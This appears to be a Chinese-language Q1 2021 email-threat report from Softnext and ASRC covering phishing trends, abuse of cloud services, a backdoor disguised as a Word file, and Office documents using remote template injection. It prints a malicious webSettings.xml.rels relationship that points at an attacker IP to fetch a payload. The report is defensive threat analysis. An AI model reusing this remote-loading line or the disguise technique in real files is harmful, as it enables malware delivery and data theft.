2021 守内安信息科技 & ASRC
第一季度邮件安全观察

ASRC


Spam Mail
Virus Mail
Malicious Mail

May 2021 released.

2021第一季，疫情的影响似乎稍微趋缓，各国开始施打疫苗，为疫情的终结带来一线曙光。一月及二月份，垃圾邮件与威胁邮件相较于去年第四季的状况都是较为趋缓的；三月份的垃圾邮件及攻击则明显增多，相较于一、二月份大约增长了30%-40%左右。守内安与 ASRC 研究中心整理出的特殊攻击样本如下：

网络服务使用依赖，导致钓鱼风险大增

钓鱼邮件在第一季样貌多元，除了传统常见宣称电子邮件有问题、验证与重启账户、要求变更密码…等，也发现了许多钓鱼邮件的巧妙心思，例如：利用疫情期间网络服务使用频繁的假冒快递、各种影音串流服务、工作招聘等的各种钓鱼，目标在钓取电子邮件账号密码、各种在线服务的登入信息；或诱骗受害人开启邮件中的恶意文件、恶意链接，以便进一步取得受害者计算机的控制权。



钓取电子邮件账号密码的钓鱼邮件

假冒快递的钓鱼邮件，意图诱导收件者点击下载恶意文件

合法的服务持续遭到滥用，攻击难以封锁

封锁恶意的去向或是来源，是信息安全防护的重要技巧。但有越来越多攻击滥用了合法且知名的服务，例如：Google云盘、网页窗体，或是一些云端主机的邮件派送服务等。这些遭到滥用的合法服务，大多为知名网络服务提供商，不仅收件者会降低戒心，多数上网防御机制也会略过检测，让这类攻击更加难以封锁。

黑客利用 Google 窗体进行网络钓鱼

恶意文件诱骗伪装种类繁多

第一季观察到许多使用社交工程手法，试图诱使目标对象下载并执行恶意文件的攻击。其中社交工程所利用的理由相当多元，下方案例以薪资问题为诱骗理由，要求受害者下载关联附件查看。实际上，下载下来的是经过打包的 PE 文件，主要组成为一个 PE 文件 WeChatAppUpdates.exe、一个 dll 文件 OutlookUpdate.dll 及一个作为饵的 Word 文件。

首先会执行 WeChatAppUpdates.exe，WeChatAppUpdates.exe 会先关闭宿主计算机上的 Windows Error Reporting Service 等服务，再启动常驻后门。

试图诱使目标对象下载并执行恶意文件的攻击

值得注意的是，这个下载的恶意执行文件伪装为WORD图标，并且以一长串文字做为文件名，如不仔细观察很难发现这并非 WORD 文件。且在不慎被执行之后，也会开启一个 WORD 文件做为烟雾弹。因此，受害者遭到后门植入后也很难在第一时间察觉异状。

图标伪装为 WORD 文件，并以长串文字命名，让人不易察觉扩展名为.exe

大量恶意的 Office 文件，通过远程加载恶意样本躲避扫描

在第一季我们发现大量的恶意 Office 文件被散播。这些邮件以英文或多国语言撰写，使用冒名的社交工程手法。这些恶意文件多半是 Office 文件以 ZIP 压缩的 XML 包裹格式，如：.docx、xlsx…等。将打包恶意文件拆解开，我们发现共通的手法：在恶意文件\文件格式_rels\webSettings.xml.rels 文件内，加载一个远程的恶意样本文件。

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="http://198.23.207.46/-.....
</Relationships>
```

恶意文件中，远程加载的恶意样本

这个恶意样本被放置于 ColoCrossing 虚拟主机上，最终会下载一个 vbc.exe 并在宿主端运行，伺机窃取宿主主机的机密文件。这类型的恶意邮件在 2021 年第一季大量被观察到，若就这类恶意文件来做检查，本身并没有明显的 VBA 或恶意代码包含在其内，因此有机会躲过某些扫描机制。

恶意文件伪装为 Office 文件

总结

务必要特别留意远程下载恶意文件或程序的攻击。这类攻击，除了远程服务器可掌控下载者的IP、时间、地点、浏览器版本外，也可任意更改下载的样本，让信息安全研究单位不易取得样本；这类社交工程手法融合下载恶意文件的攻击有复杂化的趋势，即便受害者已经十分提防，也不见得能察觉自己下载并执行了恶意文件。

除了提高警觉、不打开、不下载来路不明的邮件与文件之外，万一在不慎打开不明文件后，发现不是自己所预期的资料，一定要特别留意。建议企业单位应定时对内部进行信息安全检测或扫描，确保企业内部未被植入可长期窃取信息的后门，并留意各项不寻常的异状。

关于 ASRC 垃圾讯息研究中心

ASRC 垃圾讯息研究中心 (Asia Spam-message Research Center)，长期与守内安合作，致力于全球垃圾邮件、恶意邮件、网络攻击事件等相关研究事宜，并运用相关数据统计、调查、趋势分析、学术研究、跨业交流、研讨活动等方式，促成产官学界共同致力于净化因特网之电子邮件使用环境。